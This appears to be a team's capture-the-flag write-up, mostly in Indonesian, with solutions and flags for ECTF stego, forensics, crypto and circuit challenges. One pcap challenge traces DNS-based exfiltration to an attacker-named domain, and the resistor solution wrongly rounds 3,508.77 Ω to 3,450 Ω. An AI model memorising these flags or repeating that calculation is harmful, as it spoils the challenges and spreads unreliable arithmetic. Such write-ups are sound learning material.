
Write up

ICC - de bluz



demon1 - Bryan Jericho

ztz - Muhamad Zibrisky

Pablu - Ady Ulil Amri

Maths 😄 ❤️

200

For x = 0 => y = ± 10 and for x = ± 10 => y = 0.

What is the equation ?

Flag format: ectf{the_equation}

As an example, ((x*1**1)/1+(y*1**1)/1)-1=((x*1^1)/1+(y*1^1)/1)-1 is an equation (see Misc_1_-_example.png).

diberikan contoh gambar dan equationnya itu dalam bentuk love, karna kita juga butuh equation dari range 0-10 dalam bentuk love maka lalu itu saya minta AI CHINA memberikan saya equation tersebut dan saya masukin di flag

flag format: ectf{(x**2+y**2-100)**3-10*x**2*y**3=0}

JB1804


100

What do you think about my music ?

Flag format: ectf{xxx}


Note : No space

diberikan sebuah foto partitur” ini



awalnya saya tidak tau apa”, namun ketika saya search music cipher, ternyata ada namun angka di 1804 di soalnya sangat sus, jadi saya ctrl f dan cari 1804 di wikped

Compound motivic ciphers [edit]



Motivic music cipher by Johann Bücking (1804)

In a compound substitution cipher, each single plaintext letter is replaced by a block of multiple cipher symbols (e.g., 'a' = EN or 'b' = WJU). Similarly, there are compound music ciphers in which each letter is represented by a musical motive with two or more notes. In the case of the former, the compound symbols are to make frequency analysis more difficult; in the latter, the goal is to make the output more musical. For example, in 1804, Johann Bücking devised a compound cipher which generates musical compositions in the form of a minuet in the key of G Major.[27] Each letter of the alphabet is replaced by a measure of music consisting of a stylistically typical motive with three to six notes. After the plaintext is enciphered, additional pre-composed measures are appended to the beginning and end to provide a suitable musical framing. A few years earlier, Wolfgang Amadeus Mozart appears to have employed a similar technique (with much more sophisticated musical motives), although more likely intended as a parlor game than an actual cipher.[28][29] Since the compound symbols are musically meaningful motives, these ciphers could also be considered similar to codes.

dari cipher ini lah saya convert partiture” tersebut menjadi

flag format: ectf{steganomousiqueissuperswag}

Chill plankton

300

What the he11 is that sound 💀

Diberikan sebuah file sound, namun dalam soundnya ada dia spell huruf” (filenya udah hilang)

jika didengar baik maka akan menghasilkan : 8xUue4E4WSA

dan masukkan ke link yt : youtube.com/8xUue4E4WSA, lalu download video ytnya dan buka di sound visual, maka ada flagnya

flag format: ectf{st3g4n0_1s_v3ry_c00l0sse}

Elec

250

Use the full-wave rectifier schematic on https://everycircuit.com/app.

We know that:

- The AC amplitude is 100V

- The half period is 10μs

- The maximum current across the resistor is 28.5mA

Find the following parameters:


- A = Frequency of the AC in Hz (10kHz = 10000Hz)

- B = Practical value of the resistor in Ohms (10kOhm = 10000Ohm)

We are not looking for the theoretical value of B, but rather the practical value.

Flag format: ectf{AHz_BOhm}

Pertama hal yang harus dilakukan adalah cari A nya



Lalu cari B nya

Using Ohm's Law:

$$R = \frac{V_R}{I_{\max}}$$

Substitute the values:

$$R = \frac{100V}{28.5mA} = \frac{100}{28.5 \times 10^{-3}} = 3,508.77\,\Omega$$

Since we are asked for the **practical value**, we round this to the nearest standard resistor value, which is **3,450 Ω**.

So, **B = 3,450 Ω**.

flag format : ectf{50000Hz_3450Ohm}


ORbit

100

You are given a logic circuit (see orbit.png) and asked to give the binary output corresponding to the input such that (x0, x1, x2, x3, x4) = (0, 1, 0, 1, 0).

Surround your answer with ectf{ } to obtain the flag.

As an example, entering (x0, x1, x2, x3, x4) = (1, 0, 0, 0, 0) gives (y0, y1, y2, y3, y4, y5, y6), so the flag would be ectf{1111010}.



caranya adalah belajar sistem digital

flag format : ectf{0101011}

Just a PCAP

500

An image has been stolen, can you find it in the PCAP file ?

Diberikan file pcap yang frame nya mirip2 semua, protocol. Saya saya sadari adalah nama dari query tiap frame itu seperti ini. Contoh: 00000060730a40000000009b530002000000d89c0210000000.017.exfil.attacker.com


00000060730a40000000009b530002000000d89c0210000000 adalah data, 017 adalah indexnya. Nampaknya tidak ada yang Istimewa, sebelum saya menemukan sesuatu. Query frame pertama seperti file signature PNG, yakni 89 50 4e 47. berikut solver saya:

```
from scapy.all import rdpcap, DNSQR

pcap_file = "justapcap.pcap"
packets = rdpcap(pcap_file)

dns_queries = []
for pkt in packets:
    if pkt.haslayer("DNS") and pkt.haslayer(DNSQR):
        dns_query = pkt[DNSQR].qname.decode()
        hex_part = dns_query.split(".")[0]
        dns_queries.append(hex_part)

for query in dns_queries:
    print(query)
```



ectf{DN5_3xf1ltr@t10n_15_f1nd3d}


Capture the hidden


200

A cybersecurity agent intercepted suspicious network traffic before disappearing. The attackers attempted to erase their tracks, but a PCAP file was recovered.

Somewhere within these packets, a crucial file was exfiltrated. Can you analyze the traffic, extract the hidden data, and uncover the secret message?

flagnya ada pada frame pertama (http), decode aja dari base64






ectf{P05t_1s_v3ry_345y_T0_F1ND}

Never two without three
500


Never two without three.
Please help me to decode this message, I don't know what is it, maybe Caesar ? I don't know.


AEBvoE14n2JjDEhaEO5eAGnEFGdXluF2FNJxC01jXNPQX3PVl3T5oOm4DQrVXFXJGDBxEudVC3E5Xuh0oFzY

dukun sih ini, awalnya saya coba-coba rot dari 1, 2, lalu rot 3. lalu muncul tanda jrenngggg



dan jrengngng





ectf{D0_u_l0v3_t4e_crypt0grap413}

ASCII me anything but not the flag
150
There is an encrypted flag, good luck with that I encrypted it well !

108 100 111 109 123 85 99 49 122 95 106 53 95 79 111 51 95 88 52 116 95 48 109 95 51 111 88 121 90 107 97 106 48 105 125 10 10 69 98 111 98 32 102 112 32 118 108 114 111 32 104 98 118 44 32 100 108 108 97 32 105 114 122 104 32 58 32 72 66 86 72 66 86 10 10 87 101 108 108 32 100 111 110 101 44 32 98 117 116 32 110 111 119 32 100 111 32 121 111 117 32 107 110 111 119 32 97 98 111 117 116 32 116 104 101 32 103 117 121 32 119 104 111 32 103 111 116 32 115 116 97 98 98 101 100 32 50 51 32 116 105 109 101 115 32 63


terlihat seperti angka-angka ascii. mari kita convert ke char

```
num = "108 100 111 109 123 85 99 49 122 95 106 53 95 79 111 51 ...."
teks = ''.join(chr(int(n)) for n in num.split())
print(teks)
```

```
┌──(pablu㉿d)-[~]
└─$ /bin/python3 /home/pablu/ctfluar/cry/ascii_me/solver.py
ldom{Uc1z_j5_Oo3_X4t_0m_3oXyZkaj0i}

Ebob fp vlro hbv, dlla irzh : HBVHBV

Well done, but now do you know about the guy who got stabbed 23 times ?
```




ectf{Th1s_i5_Th3_W4y_0f_3nCrYpti0n}

OIIAIOIIIAI 😾
200
The cat made a mess of the flag , I have to retrieve the flag or my boss will be mad.

}eYcbt4fB{_yD0nUu_05Rp_1TNh_GM13R_


solve ini pake analisis doang, katanya ada ciphernya tpi sya ga tau. ct index yang genap (0, 2, …) merupakan potongan flag sebelah kanan tapi terbalik, jadi kita reverse. lalu ct yang index ganjil adalah potongan flag sebelah kiri



ectf{y0U_5p1N_M3_R1GhT_R0unD_B4bY}

RSA intro
250
This is just a brief introduction to RSA nothing more nothing less.

yah ini hanyalah rsa biasa, n nya bisa difaktor dengan faktordb



ectf{b4sic_F4cT0rDb_rS4}

The island's treasure
200
We've found a chest on an island, but it's locked with 2 padlocks.
The 2 keys are hidden somewhere on the island. Find them and you can open the chest and get the treasure.

Chest opening code format: key1:key2
Flag format: ECTF{....}

Kita diberikan 2 gambar, pulau dan peti. Seperti dijelaskan di deskripsi key nya ada di file pulau. ketika saya exiftool island.png terdapat


```
Description                     : UnNPcGJHbGphWFJoZEdsdmJuTWdJU0JVZFNCaGN5QjBjbTkxZHNPcElHeGhJR05zdzZrZ2JzS3dNU0JrZFNCamIyWm1jbVVnSVEwS1
EyOXVaM0poZEhWc1lYUnBiMjV6SUNFZ1dXOTFJR1p2ZFc1a0lIUm9aU0JyWlhrZ2JzS3dNU0J2WmlCMGFHVWdZMmhsYzNRZ0lRMEtRMnpEcVRvZ1RUTjBOR1EwZERSZk1UVmZiak
IwWHpWaFpqTU5Da3RsZVRvZ1RUTjBOR1EwZERSZk1UVmZiakIwWHpWaFpqTT0=
```

ketika didecode menggunakan base64 sebanyak 2x maka akan seperti ini:

Output

```
Félicitations ! Tu as trouvé la clé n°1 du coffre !
Congratulations ! You found the key n°1 of the chest !
Clé: M3t4d4t4_15_n0t_5af3
Key: M3t4d4t4_15_n0t_5af3
```

oke itu yang pertama. yang kedua upload aja filenya ke aperisolve trus cek bagian VIEW, (gaada ss-an, mutar2 mulu). Dapatlah key nya M3t4d4t4_15_n0t_5af3:Hidd3n_p1ctur3 disini saya ngstuck lama, udah nyoba tools, website segala macam. lalu saya kerjakan kembali dan dapatlah tools ini https://github.com/syvaidya/openstego/releases.




ECTF{You_found_th3_tr3asur3}

Definitely not in the PDF
100
I put many flags in this PDF, but as far as i remember the flag of this chall was not among those ones 🙂.

Flag format: ECTF{....}

